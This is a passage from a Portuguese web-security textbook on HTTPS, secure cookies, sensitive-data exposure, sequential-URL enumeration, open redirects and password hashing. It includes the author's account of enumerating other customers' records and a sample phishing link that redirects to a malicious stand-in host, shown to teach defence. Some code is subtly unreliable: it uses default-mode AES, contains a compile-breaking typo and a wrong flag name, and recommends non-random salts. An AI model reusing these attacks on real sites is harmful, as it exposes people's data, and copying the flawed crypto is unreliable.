No Java, por exemplo, é possível habilitar o uso do protocolo `HTTPS` em uma aplicação Web editando-se o arquivo de configurações `web.xml`, com a adição das seguintes propriedades:

```
<security-constraint>
    <web-resource-collection>
        <web-resource-name>recursos-protegidos</web-resource-name>
        <url-pattern>/*</url-pattern>
    </web-resource-collection>
    <user-data-constraint>
        <transport-guarantee>CONFIDENTIAL</transport-guarantee>
    </user-data-constraint>
</security-constraint>
```

Além disso, é preciso configurar o servidor de aplicações para a utilização do certificado digital.

Certificado autoassinado

É possível também criar um certificado manualmente, sem ter de comprá-lo de uma autoridade certificadora. Esse tipo de

certificado é chamado de **Certificado autoassinado**.

Existem algumas ferramentas de linha de comando que podem ser usadas para a criação de um certificado autoassinado. Dentre elas, temos uma do Java, chamada **keytool**. Para utilizá-la, basta abrir o prompt de comandos e digitar o seguinte comando:

```
keytool -genkey -alias aplicacaoKey -keyalg RSA
     -validity 365 -keystore repositorio.jks
```

Repare no comando anterior que executamos o `keytool` passando os seguintes parâmetros:

1. `-keygen` — Indica que queremos gerar um novo certificado.
2. `-alias` — Apelido do certificado, utilizado para diferenciar cada um dos certificados que foram gerados.
3. `-keyalg` — Indica o algoritmo a ser usado na geração do certificado.
4. `-validity` — Indica a validade do certificado (em dias).
5. `-keystore` — Indica o arquivo `keystore`, que é um repositório de certificados, onde o certificado deve ser gerado.

O problema de usar certificados autoassinados em sites e aplicações Web é que o navegador vai detectar que ele não foi emitido por uma autoridade certificadora e, com isso, exibirá ao usuário uma mensagem informando tal situação, além de solicitar a ele a confirmação de que deseja utilizar o site ou aplicação Web mesmo assim.



Figura 5.3: Mensagem do navegador para certificado autoassinado

O navegador exibe essa mensagem para avisar ao usuário que o site ou aplicação Web não possui um certificado digital *válido*. Com isso, não há garantias de que a conexão com ele realmente está segura.

LET'S ENCRYPT: CERTIFICADOS DIGITAIS GRATUITOS

Se você precisa de um certificado digital válido, ou seja, assinado por uma autoridade certificadora, mas não tem dinheiro para comprá-lo, saiba que agora existe uma nova autoridade certificadora que opera de maneira totalmente gratuita, a Let's Encrypt.

A Let's Encrypt é um projeto criado pela Linux Foundation, com o objetivo de popularizar o uso de criptografia na Web, com o uso de certificados digitais. O projeto é gratuito, totalmente automatizado e também open-source, o que facilita a colaboração de pessoas do mundo inteiro.

Acesse o site do Let's Encrypt e conheça o projeto em: https://letsencrypt.org.

Cookies seguros

Outra forma de proteger uma aplicação é configurando o cookie de autenticação para que ele seja **seguro**.

Vimos anteriormente que é possível ter acesso aos cookies de um site ou aplicação Web com o uso de JavaScript. Entretanto, é possível restringir o acesso aos cookies, evitando assim que eles sejam acessados por JavaScript.

Podemos utilizar a ferramenta *Developer Tools*, que foi mostrada no capítulo anterior, para acessar os cookies da aplicação e verificar se eles estão marcados como seguros. Veja a figura a seguir:



Figura 5.4: Cookies no site da editora Casa do Código

A figura mostra a ferramenta *Developer Tools* do navegador *Google Chrome*, aberta no site da editora *Casa do Código*. Repare que existe uma tabela listando todos os cookies do site, e nela existem duas colunas, chamadas **HTTP** e **Secure**.

A coluna `HTTP` indica se o cookie foi marcado como sendo **HTTP Only**. Ou seja, ele não pode ser acessado com JavaScript e, com isso, está protegido de um eventual ataque de **XSS** que tente o acessar.

Já a coluna `Secure` indica se o cookie foi marcado como sendo seguro. Isto é, apenas é enviado nas requisições que usarem o protocolo `HTTPS`.

Essas duas configurações devem ser feitas para proteger os cookies que forem considerados **sensíveis**, como por exemplo, o cookie de autenticação. Essas configurações também são dependentes da linguagem de programação utilizada pela aplicação.

No Java, por exemplo, é possível indicar que o cookie de autenticação deve ser marcado como `Secure` e `HTTP Only` adicionando as seguintes propriedades ao arquivo de configurações `web.xml`:

```
<session-config>
    <cookie-config>
        <secure>true</secure>
        <http-only>true</http-only>
    </cookie-config>
```

```
</session-config>
```

5.4 CONCLUSÃO

Vimos neste capítulo que o Session Hijacking consiste em sequestrar a sessão de um usuário em uma aplicação Web, com o uso de um software de *sniffer*. Este intercepta a comunicação entre o usuário e a aplicação, ou em conjunto com o ataque `XSS`, usando código JavaScript que acessa o cookie de sessão do usuário.

Discutimos como é importante utilizar o protocolo HTTPS em uma aplicação Web, pois ele protege o canal de comunicação entre o usuário e a aplicação. Também foi discutido que é importante proteger os cookies usados pela aplicação, em especial o de autenticação, para evitar que eles possam ser acessados via código JavaScript.

O Session Hijacking é um ataque que pode trazer sérios danos à uma aplicação Web, pois se um hacker conseguir realizá-lo, ele terá acesso à aplicação como se fosse um usuário legítimo. Assim, poderá ter acesso a informações restritas, além de poder manipulá-las.

Capítulo 6

EXPOSIÇÃO DE DADOS SENSÍVEIS

Você tem o hábito de fazer compras pela internet? Costuma se cadastrar em sites que exigem seus dados pessoais, como CPF, RG, endereço etc.? Será que esses sites armazenam nossos dados pessoais e dados de cartão de crédito de maneira segura?

Alguns sites que precisam armazenar informações pessoais e sigilosas de seus usuários costumam ter uma grande preocupação quanto à segurança. Entretanto, é comum vermos casos de dados sigilosos que deveriam estar protegidos serem expostos na internet, pois algum hacker conseguiu roubá-los de sites que tinham uma segurança fraca.

E não são apenas os sites *pequenos* que são invadidos e tem seus dados roubados. Em 2011, hackers conseguiram invadir a PSN (PlayStation Network), a plataforma de jogos online da Sony, roubando dados pessoais de mais de 77 milhões de jogadores que nela estavam cadastrados. Foram comprometidos dados como e-mail, data de nascimento, endereço e até o número do cartão de crédito dos jogadores.

Todos eles foram roubados estavam armazenados de maneira não segura, sem o uso de qualquer tipo de criptografia, algo que poderia proteger tais dados.

6.1 A VULNERABILIDADE

Frequentemente, precisamos desenvolver aplicações que precisam lidar com informações pessoais e financeiras de terceiros. Um exemplo desse tipo de aplicação é um site de *e-commerce*. Para que os usuários possam efetuar compras, é necessário que primeiramente eles se cadastrem no site, no qual devem informar seus dados pessoais e de endereço. Ao realizar uma compra, é comum que os usuários optem por efetuar o pagamento via cartão de crédito, precisando assim informar os dados de seu cartão para o site.

A maioria dos sites de e-commerce possui uma funcionalidade para armazenar os dados do cartão de crédito do usuário, facilitando assim as próximas compras que realizar pelo site, pois ele não precisará digitar novamente tais dados. Certamente, essa funcionalidade traz bastante comodidade para os usuários. Entretanto, algo importante a ser lembrado é que **comodidade é inversamente proporcional à segurança**.

Armazenar dados pessoais dos usuários de um site, em especial dados sigilosos como de cartão de crédito, deve ser feito com bastante foco em segurança. Isso porque os usuários estão confiando tais dados ao site e não gostariam de descobrir que eles foram roubados por hackers.

É justamente aí que pode surgir uma vulnerabilidade no site, caso não haja um tratamento adequado no armazenamento dos dados sensíveis dos usuários.

6.2 COMO FUNCIONA ESSA VULNERABILIDADE?

Existem várias maneiras de uma aplicação estar vulnerável à

exposição indevida de dados sensíveis de seus usuários, e neste capítulo mostrarei as duas mais comuns.

Armazenamento de dados sensíveis sem o uso de criptografia

Ao lidar com dados sensíveis em uma aplicação, é essencial garantir que eles sejam **criptografados** antes de serem armazenados.

Eventualmente, os desenvolvedores de uma aplicação acabam não utilizando criptografia para armazenar informações sensíveis, o que acaba gerando a vulnerabilidade. Se um hacker conseguir ter acesso ao local onde os dados estão armazenados, normalmente um banco de dados, ele terá acesso total às informações que deveriam estar protegidas.

```
mysql> select * from cartoes;
+----+------------------+-----+------------+------------+
| id | numero           | cod | validade   | cliente_id |
+----+------------------+-----+------------+------------+
|  1 | 3333999911112222 | 990 | 2017-01-01 |          1 |
|  2 | 4444555566667777 | 327 | 2017-05-01 |          1 |
+----+------------------+-----+------------+------------+
2 rows in set (0.00 sec)

mysql>
```

Figura 6.1: Exemplo de dados armazenados sem o uso de criptografia

Repare na figura anterior, que demonstra uma consulta em uma tabela no banco de dados, como as informações estão em **plain text** (texto puro), ou seja, sem qualquer tipo de proteção.

Um hacker poderia tentar invadir esse banco de dados para roubar essas informações. Ele também podia utilizar algum ataque que vimos em capítulos anteriores deste livro, como o SQL Injection, para tentar invadir a própria aplicação, conseguindo assim também ter acesso às informações.

Acesso irrestrito aos dados sensíveis

Uma outra maneira de uma aplicação Web estar vulnerável ocorre quando ela expõe suas informações sem um controle de acesso adequado. Eventualmente, encontramos algumas aplicações Web que não exigem cadastro, podendo ser acessadas sem a necessidade de se informar dados de autenticação, como login e senha.

Vou contar o caso de duas aplicações que utilizei e que funcionam dessa maneira. Não vou identificar quais aplicações foram, para não causar prejuízos a ninguém.

Uma vez precisei ir até um cartório para emitir uma determinada certidão. Após informar meus dados e efetuar o pagamento, o atendente me informou que a certidão ficaria pronta em até 48 horas, e me deu um papel que continha um link para que eu pudesse acessar e imprimir a certidão online, sem a necessidade de eu ter de voltar ao cartório para buscá-la.

O link na verdade era uma URL de acesso à aplicação Web do cartório, usada para que seus clientes pudessem ter acesso online às suas certidões que foram emitidas pelo cartório. Provavelmente essa aplicação Web foi desenvolvida pelo cartório para evitar que seus clientes tivessem de voltar até lá para buscar suas certidões, algo que certamente reduziria as filas e tempo de espera.

Até aí, nada de mais, é uma aplicação Web como outra qualquer, feita a partir de uma ideia muito boa que o pessoal do cartório teve. O problema é que essa aplicação Web não tinha cadastro para acesso, nem funcionalidade de autenticação.

O link de acesso às certidões, que era impresso em um papel e entregue pelo funcionário ao cliente, era algo como:

```
http://www.cartoriocdc.com.br/certidao/133462691
```

Quando o cliente acessava esse link, ele tinha acesso a sua certidão, caso ela já tivesse sido emitida. A vulnerabilidade estava justamente nesse link, que era gerado de maneira sequencial.

Eu tentei acessar o link alterando o código no final da URL, incrementando seu valor em 1, e acabei tendo acesso à certidão de outro cliente. Certamente uma falha de segurança muito grave, pois a emissão de certidão não era feita de graça, e ela possuía informações pessoais do cliente, algo que deveria estar protegido de acesso indevido.

O outro caso me ocorreu quando precisei solicitar um táxi. Liguei para uma empresa de *rádio taxi* solicitando um veículo, e esta costuma enviar uma mensagem para o celular do cliente contendo um link para acesso a uma aplicação Web, na qual ele pode visualizar no mapa em tempo real com a localização do veículo que está a caminho. Nessa aplicação Web, existe também um botão para que o cliente possa cancelar a solicitação do veículo.

O problema aqui foi similar ao do cartório. Ou seja, o link para acesso à aplicação possui um código único que identifica cada cliente, sendo que esse código também é gerado de maneira sequencial. O link que recebi em meu celular era algo como:

```
http://www.radiotaxicdc.com.br/taxi/2016/05/21/1014
```

Analisei a URL e facilmente pude perceber que o trecho `2016/05/21` era justamente a data da solicitação do táxi. Pude inferir também que o número `1014`, no final da URL, pudesse ser um número sequencial de identificação do cliente.

Novamente, tentei acessar a URL alterando o código final para outros valores próximos. Algo como:

```
http://www.radiotaxicdc.com.br/taxi/2016/05/21/1012
http://www.radiotaxicdc.com.br/taxi/2016/05/21/1013
http://www.radiotaxicdc.com.br/taxi/2016/05/21/1015
```

```
http://www.radiotaxicdc.com.br/taxi/2016/05/21/1016
```

E conforme já esperava, consegui ter acesso às solicitações de táxis feitas por outros clientes. Se eu fosse um usuário mal-intencionado, poderia ter inclusive cancelado essas solicitações, algo que certamente prejudicaria não apenas esses clientes, mas também a empresa de rádio táxi. :D

Testando se uma aplicação está vulnerável

Para saber se uma aplicação está vulnerável, é preciso conhecer bem suas funcionalidades e identificar se ela lida com informações que são consideradas como sendo sensíveis. Em caso positivo, uma maneira de verificar se tais informações estão vulneráveis consiste em acessar o banco de dados da aplicação e efetuar consultas nas tabelas que armazenam as informações sensíveis, para verificar se elas estão armazenadas de maneira segura, ou seja, criptografadas.

Figura 6.2: Exemplo de dados armazenados com o uso de criptografia

Repare na figura anterior como as informações estão criptografadas, evitando a vulnerabilidade.

Outra coisa a se verificar é se todas as funcionalidades estão protegidas por um mecanismo de autenticação — com exceção, claro, daquelas que forem públicas. Nesse último caso, apenas verifique se a aplicação não está expondo informações que deveriam ser restritas.

6.3 COMO PROTEGER UMA APLICAÇÃO

CONTRA ESSA VULNERABILIDADE?

Para proteger uma aplicação que lida com informações sensíveis é necessário usar algum algoritmo de criptografia, para que assim elas sejam armazenadas de maneira segura. Hoje em dia, um dos algoritmos mais utilizados para isso é o **AES** (*Advanced Encryption Standard*).

Com o uso do algoritmo AES, é possível fazer a criptografia das informações sensíveis antes de armazená-las no banco de dados, bem como fazer a descriptografia delas ao recuperá-las. A segurança é feita por meio de uma **chave secreta**, que é utilizada tanto na criptografia quanto na descriptografia, devendo ser protegida e usada apenas pela aplicação.

Um exemplo de código Java que realiza a criptografia utilizando o algoritmo AES:

```
public class CriptografiaAES {

    private static final String ALGORITMO = "AES";
    private final SecretKeySpec chaveSecreta;

    public CriptografiaAES(String chaveSecreta) {
        this.chaveSecreta = new SecretKeySpec(
            chaveSecreta.getBytes(), ALGORITMO);
    }

    public String criptografa(String textoDescriptografado) {
        try {
            Cipher cipher = Cipher.getInstance(ALGORITMO);
            cipher.init(Cipher.ENCRYPT_MODE, chaveSecreta);
            byte[] encryptedBytes = cipher.doFinal(
                textoDescriptografado.getBytes());

            return base64Encode(encryptedBytes);
        } catch (Exception e) {
            throw new RuntimeException(
                "Falha ao criptografar a mensagem: " +e);
        }
    }
```

```
    private String base64Encode(byte[] encryptedBytes) {
        return Base64.getEncoder()
            .encodeToString(encryptedBytes);
    }
}
```

A classe anterior recebe como parâmetro no construtor uma `String` que representa a chave secreta, usada para realizar a criptografia.

Repare que a classe anterior possui apenas um método público chamado `criptografa` , que recebe como parâmetro o texto a ser criptografado, e utiliza classes do próprio Java para realizar a criptografia.

O código é um pouco complicado de entender, algo bem comum ao se trabalhar com algoritmos de criptografia. O código a seguir representa um teste de uso do código anterior:

```
public class TesteCriptografiaAES {

    public static void main(String[] args) {
        String chave = "MINHACHAVESEGURA";
        CriptografiaAES aes = new CriptografiaAES(chave);

        String numeroDoCartao = "1111222233334444";
        String criptografado = aes
            .criptografa(numeroDoCartao);

        System.out.println(criptorgrafado);
    }
}
```

O código anterior imprime como resultado o seguinte texto:

```
oRtIfOk04Ah+2TfMC2+YgTQOO6FUGZ24Gx+xBNb/amA=
```

Esse texto complicado é justamente o número do cartão criptografado, que deve ser armazenado no banco de dados. Se um hacker conseguir invadir o banco de dados da aplicação, ele terá acesso apenas às informações criptografadas, sendo quase impossível ele conseguir descriptografá-las sem saber a chave

secreta.

Agora vejamos um exemplo de código em Java usado para descriptografar as informações:

```
public class DescriptografiaAES {

    private static final String ALGORITMO = "AES";
    private final SecretKeySpec chaveSecreta;

    public DescriptografiaAES(String chaveSecreta) {
        this.chaveSecreta = new SecretKeySpec(
            chaveSecreta.getBytes(), ALGORITMO);
    }

    public String descriptografa(String textoCriptografado) {
        try {
            Cipher cipher = Cipher.getInstance(ALGORITMO);
            cipher.init(Cipher.DECRYPT_MODE, chaveSecreta);
            byte[] decryptedBytes = cipher.doFinal(
                base64Decode(textoCriptografado));

            return new String(decryptedBytes);
        } catch (Exception e) {
            throw new RuntimeException(
                "Falha ao descriptografar a mensagem: " +e);
        }
    }

    private byte[] base64Decode(String encryptedMessage) {
        return Base64.getDecoder().decode(encryptedMessage);
    }
}
```

O código anterior é bem parecido com o código que realiza a criptografia, sendo que esse faz o caminho inverso, ou seja, realiza a descriptografia.

Um exemplo de código em Java para testes do código anterior:

```
public class TesteDescriptografiaAES {

    public static void main(String[] args) {
        String chave = "MINHACHAVESEGURA";
        DescriptografiaAES aes = new DescriptografiaAES(chave);
```

```
        String criptografado =
            "oRtIfOk04Ah+2TfMC2+YgTQOO6FUGZ24Gx+xBNb/amA=";
        String numeroDoCartao = aes
            .descriptografa(criptografado);

        System.out.println(numeroDoCartao);
    }

}
```

O código anterior imprime como resultado o seguinte texto, que é justamente o número do cartão que havia sido criptografado:

```
1111222233334444
```

Protegendo informações expostas sem autenticação

Caso sua aplicação precise expor para os usuários alguma informação sensível, porém sem a utilização de um cadastro e funcionalidade de autenticação, similar aos exemplos do cartório e da empresa de rádio táxi discutidos anteriormente, você deve tomar alguns cuidados.

O primeiro deles é evitar a geração de links com o uso de códigos **sequenciais**. Isso porque qualquer usuário consegue deduzir facilmente a lógica que foi usada na geração deles, podendo ter acesso às informações dos outros usuários. O ideal é utilizar algum algoritmo de geração de códigos aleatórios.

Um exemplo de código em Java para gerar links aleatórios:

```
public class GeradorDeLink {

    private static final String URL =
        "http://www.cartoriocdc.com.br/certidao/";

    public String geraLink() {
        String codigoAleatorio =
            UUID.randomUUID().toString();
        return URL + codigoAleatorio;
    }
}
```

Repare que no código anterior foi usada a classe `UUID` do próprio Java, que serve para gerar `Strings` aleatórias únicas.

Um exemplo de código de teste da classe anterior, em Java:

```
public class TesteGeradorDeLink {

    public static void main(String[] args)
            throws InterruptedException {
        String link = new GeradorDeLink().geraLink();
        System.out.println(link);
    }
}
```

O código anterior imprime algo como:

```
http://www.cartoriocdc.com.br/certidao/
    a9d692e1-ccbd-4abb-8e35-fe584ebd1e15
```

Repare no código aleatório ao final da URL anterior. É praticamente impossível um hacker *chutar* um outro código aleatório que seja válido e acertar.

Outro cuidado que você pode tomar para aumentar ainda mais a segurança é gerar uma senha aleatória para cada usuário, e restringir o acesso à informação com o uso dessa senha. Com isso, mesmo que um hacker consiga descobrir um código aleatório válido, ele não conseguirá ter acesso à informação, já que vai ser preciso informar a senha de acesso.

6.4 CONCLUSÃO

Vimos neste capítulo que é comum algumas aplicações precisarem armazenar ou expor dados sensíveis de seus usuários, tais como CPF, RG e número do cartão de crédito. Vimos que isso pode causar uma vulnerabilidade na aplicação, caso ela não faça o tratamento de segurança adequado para lidar com tais informações.

Discutimos que é essencial a utilização de criptografia para o

armazenamento de informações sensíveis de uma aplicação, e que um dos principais algoritmos usados hoje em dia é o AES. Também discutimos as precauções a serem tomadas em uma aplicação que precisa expor os dados de seus usuários de maneira livre, ou seja, sem um mecanismo de autenticação.

Nesse caso, é essencial não gerar links contendo códigos sequenciais, pois eles podem ser facilmente descobertos por hackers. O ideal é usar algum algoritmo de geração de códigos aleatórios e, se possível, restringir o acesso às informações com o uso de uma senha, para aumentar ainda mais a segurança.

Capítulo 7

REDIRECTS NÃO VALIDADOS

Aplicações Web costumam ter dezenas de páginas distintas para disponibilizar aos seus usuários suas funcionalidades. Em muitos casos, é até comum que uma mesma funcionalidade possua mais de uma página.

A navegação entre essas páginas normalmente é realizada por meio de *links*, que geralmente estão presentes no menu da aplicação ou nas próprias páginas das funcionalidades, e também por meio de formulários que o usuário preenche e submete ao utilizar tais funcionalidades. Há também a possibilidade de o usuário navegar na aplicação por meio da barra de endereços do navegador, bastando para isso que ele saiba as URLs das funcionalidades.

É bem comum que aplicações Web precisem **redirecionar** o usuário de uma funcionalidade para outra, em determinadas situações. Por exemplo, em uma loja virtual é comum que, ao finalizar uma compra, sejamos redirecionados para uma página de sucesso ou de listagem das últimas compras que realizamos.

No caso de o usuário tentar acessar uma página restrita sem antes ter se logado na aplicação, ele provavelmente será redirecionado para a tela de login da aplicação. Nesse último caso, é comum que algumas aplicações guardem como parâmetro a página que o usuário tentou visitar, para que ele possa ser redirecionado

para ela assim que realizar o login.

7.1 A VULNERABILIDADE

É bem difícil encontrar uma aplicação Web que não precise redirecionar seus usuários entre suas páginas. O redirecionamento acaba sendo algo comum na grade maioria das aplicações Web, e devemos tomar certo cuidado com ele. Isso porque muitas aplicações precisam de parâmetros para realizar tais redirecionamentos, o que pode gerar uma vulnerabilidade na aplicação, visto que esse parâmetro pode ser alterado para redirecionar o usuário para algum outro local inseguro.

Vamos discutir agora sobre um cenário bem comum de tal situação, que é o redirecionamento do usuário após ele efetuar login em uma aplicação Web. Imagine que você desenvolveu uma aplicação Web que contém diversas funcionalidades, e dentre elas há uma cujo objetivo é mostrar as tarefas finalizadas do usuário.

Suponha que a URL para acessar tal funcionalidade seja a seguinte:

```
http://www.tarefascdc.com.br/tarefas/finalizadas
```

Como essa funcionalidade não é pública, é preciso estar logado na aplicação antes de acessá-la. Sendo assim, foi implementado nessa aplicação um mecanismo de autenticação/autorização que restringe o acesso a essa funcionalidade.

Se um usuário não estiver logado na aplicação e tentar entrar no endereço anterior, a aplicação vai detectar que ele não está logado e o redirecionará para a página de login. Mas ao efetuar o login na aplicação, o usuário sempre é redirecionado para uma página inicial da aplicação, e não para a página que ele tentou acessar sem estar logado.

Muitos usuários acham essa situação ruim. Por conta disso, é comum que a maioria das aplicações tenha uma funcionalidade que **memorize** qual URL o usuário havia tentado acessar antes de estar logado, e após se logar, ele é automaticamente redirecionado para tal URL.

Essa memorização da URL anterior que ele tentou acessar geralmente consiste em guardá-la como um parâmetro na URL da página de login. Por exemplo, no caso da nossa aplicação, ao ser redirecionado para a página de login, a URL que apareceria na barra de endereços seria algo como:

```
http://www.tarefascdc.com.br/login?redirectUrl=http://www.tarefascdc.com.br/tarefas/finalizadas
```

Repare que a URL anterior possui um parâmetro chamado `redirectUrl`, que serve justamente para que a aplicação saiba para onde redirecionar o usuário após ele efetuar o login. Mas e se alterarmos essa URL de redirecionamento para uma outra aplicação maliciosa, cujo objetivo é enganar o usuário para roubar seus dados?

É justamente aí que mora o perigo, pois precisamos garantir que essa URL de redirecionamento seja uma URL da própria aplicação.

7.2 COMO FUNCIONA ESSA VULNERABILIDADE?

A vulnerabilidade ocorre quando não validamos a URL de redirecionamento, algo que pode fazer com que os usuários sejam redirecionados para outro endereço diferente do da aplicação, podendo ele ser o endereço de uma aplicação maliciosa.

Um hacker poderia enviar um e-mail para uma vítima, contendo nele um link da aplicação com uma URL de redirecionamento que o leva para uma aplicação maliciosa. O link

no e-mail poderia ser algo como:

```
http://www.tarefascdc.com.br/login?redirectUrl=http://sitemalignocdc.com.br/tarefas/finalizadas
```

Repare no link anterior que a URL de redirecionamento aponta para uma aplicação diferente, que pode ser uma cópia da aplicação original, feita pelo hacker para enganar suas vítimas, que acreditariam estar visitando a aplicação original. Com isso, o hacker poderia roubar o login/senha de suas vítimas para ter acesso à aplicação posteriormente.

Testando se uma aplicação está vulnerável

Um teste bem simples de ser realizado consiste em tentar alterar a URL de redirecionamento para a URL de uma outra aplicação.

Para isso, altere a URL de redirecionamento para encaminhar o usuário para o Google, por exemplo. Seria algo como:

```
http://www.tarefascdc.com.br/login?redirectUrl=http://google.com.br
```

Agora basta tentar se logar na aplicação com os dados de login/senha de algum usuário, e então verificar se após o login ocorreu um redirecionamento para o site do Google. Se a aplicação estiver vulnerável, você será redirecionado ao site do Google. Caso contrário, é provável que você seja redirecionado para alguma página interna da aplicação, ou que permaneça na própria página de login.

7.3 COMO PROTEGER UMA APLICAÇÃO CONTRA ESSA VULNERABILIDADE?

O ideal seria evitar redirecionamentos com parâmetros, pois são justamente eles que deixam a aplicação vulnerável. Caso não seja

possível evitar o redirecionamento baseado em parâmetros, você pode proteger a aplicação aplicando o conceito de **Whitelist** (Lista branca).

Uma Whitelist é uma lista que contém os itens que são considerados válidos e seguros, que a aplicação deve consultar sempre que precisar validar uma informação. No caso dos redirects, a Whitelist seria uma lista contendo todas as URLs que são consideradas válidas pela aplicação.

Com isso, sempre que a aplicação precisar fazer um redirect que contenha um parâmetro, ela deve primeiramente verificar se o parâmetro é considerado válido, ou seja, se está presente na Whitelist. Se o parâmetro estiver na Whitelist, a aplicação deve efetuar o redirect normalmente. Caso contrário, ela não deve realizar o redirect e também apresentar uma mensagem de erro ao usuário.

A implementação desse mecanismo de Whitelist vai depender muito da linguagem de programação utilizada na aplicação, e também do framework MVC usado por ela.

Uma outra maneira de proteger uma aplicação consiste em apenas verificar se uma determinada URL de redirecionamento pertence à aplicação. Em Java, por exemplo, é possível implementar tal mecanismo com o seguinte código:

```
public class RedirectUrlValidator {

    private final HttpServletRequest request;

    public RedirectUrlValidator(HttpServletRequest request) {
        this.request = request;
    }

    public boolean isValid(String url) {
        return url.startsWith(getApplicationURL());
    }
```

```
    private String getApplicationURL() {
        String url = request.getRequestURL().toString();
        String uri = request.getRequestURI();

        String urlWithoutUri = url.replace(uri, "");
        String contextPath = request.getContextPath();
        return urlWithoutUri + contextPath;
    }
}
```

7.4 CONCLUSÃO

Vimos neste capítulo que normalmente as aplicações Web possuem dezenas de páginas distintas, devendo eventualmente redirecionar os usuários entre tais páginas. Discutimos que alguns desses redirecionamentos precisam de parâmetros, que normalmente são adicionados ao final da URL, e que nesse caso é preciso tomar certos cuidados.

Isso porque um hacker pode tentar induzir um usuário a clicar em um link que redireciona um usuário descuidado para uma outra aplicação maliciosa. Sempre faça uma validação nas URLs de redirecionamento que dependem de parâmetros em sua aplicação, pois elas podem causar uma vulnerabilidade nela.

Você já está quase terminando a leitura deste livro. Não pare por agora, vá direto para o próximo capítulo, que será o último focado em vulnerabilidades. Nele veremos mais algumas outras que são comuns em aplicações.

Capítulo 8

OUTRAS VULNERABILIDADES

Neste capítulo, mostrarei mais algumas vulnerabilidades que são mais simples, porém também podem gerar grandes impactos a uma aplicação. Além disso, elas também são extremamente comuns de serem encontradas na grande maioria das aplicações.

8.1 SENHAS ARMAZENADAS EM PLAIN TEXT

No capítulo 6, vimos que utilizar criptografia ajuda na proteção de dados sensíveis que uma aplicação precisa manipular. Uma outra informação que precisa ser protegida em uma aplicação é a senha dos usuários.

É bem comum encontrar aplicações que armazenam as senhas dos usuários em `plain text`, ou seja, em texto puro. Isso gera uma vulnerabilidade na aplicação. Se um hacker conseguir invadir o banco de dados dela, ele terá acesso às senhas de todos os usuários, podendo com isso acessá-la e ter acesso às informações que deveriam ser restritas.

Sendo assim, uma prática muito importante a ser usada em uma aplicação é a de sempre armazenar as senhas dos usuários utilizando algum algoritmo de **hash**.

Criptografia ou hash?

Criptografia e hash são dois termos comuns e parecidos no contexto de segurança, mas que possuem significados distintos.

Criptografia consiste em transformar uma mensagem em um conjunto de caracteres que são ilegíveis para humanos. O objetivo é garantir a **confidencialidade** da informação. A mensagem pode ser posteriormente descriptografada, para que assim se obtenha o texto original.

Hash consiste em gerar um código de tamanho fixo que é único para cada mensagem, com o objetivo de garantir a **integridade** da informação. Não é possível recuperar a mensagem original a partir de um código hash, ou seja, é um caminho de mão única.

Algoritmos de hash

Existem vários algoritmos de hash que podem ser usados para proteger as senhas dos usuários em uma aplicação, sendo que alguns deles são mais antigos e devem ser evitados. Os principais algoritmos de hash utilizados são:

- MD5
- SHA1
- SHA2
- Bcrypt
- Scrypt
- PBKDF2

O MD5 e o SHA1 devem ser evitados. Eles são antigos, considerados ultrapassados e não mais seguros, pois podem ser

facilmente quebrados.

O SHA2 foi projetado pela NSA (Agência de Segurança Nacional dos EUA) e, embora seja mais seguro e bastante popular, hoje em dia também deve ser evitado. Isso porque os computadores estão cada dia mais fortes em termos de hardware, algo que facilita um hacker de testar bilhões de senhas possíveis em um curto período de tempo. Essa é uma técnica chamada de **Brute Force** (força bruta).

Hoje o ideal é utilizar o Bcrypt, Scrypt ou PBKDF2, pois são algoritmos que usam uma técnica conhecida como **key stretching**. O objetivo é deixar mais lenta a função de geração de um hash, algo que acaba atrapalhando bastante os ataques de força bruta, mas sem gerar um impacto muito grande de performance para os usuários da aplicação.

Salt

Outra coisa importante a se fazer ao gerar o hash das senhas dos usuários é aplicar um conceito conhecido como **Salt**, que funciona como um *tempero* para a senha. Se vários usuários de uma aplicação usarem a mesma senha, o hash delas serão iguais. Com isso, ao se descobrir a senha de um deles, automaticamente saberemos a senha dos outros.

O ideal seria que o hash da senha de um usuário fosse único, ou seja, que não se repita no banco de dados. Para resolver esse problema, devemos concatenar a senha do usuário com alguma informação que seja única dele, como por exemplo, seu login, e-mail ou CPF. Assim, mesmo que todos os usuários tenham a mesma senha, os hashs delas serão distintos.

Essa informação única que será concatenada à senha do usuário é o que chamamos de Salt. Uma dica para melhorar ainda mais a

segurança é evitar o uso de Salts pequenos, ou seja, que contenham poucos caracteres. Login, e-mail e CPF geralmente são informações pequenas, e por isso é importante que o Salt seja formado também por algum outro texto fixo.

Um exemplo de código em Java que utiliza como Salt o e-mail do usuário, juntamente com um texto aleatório:

```
public class PBKDF2PasswordHash {

    private static final String FIXED_SALT
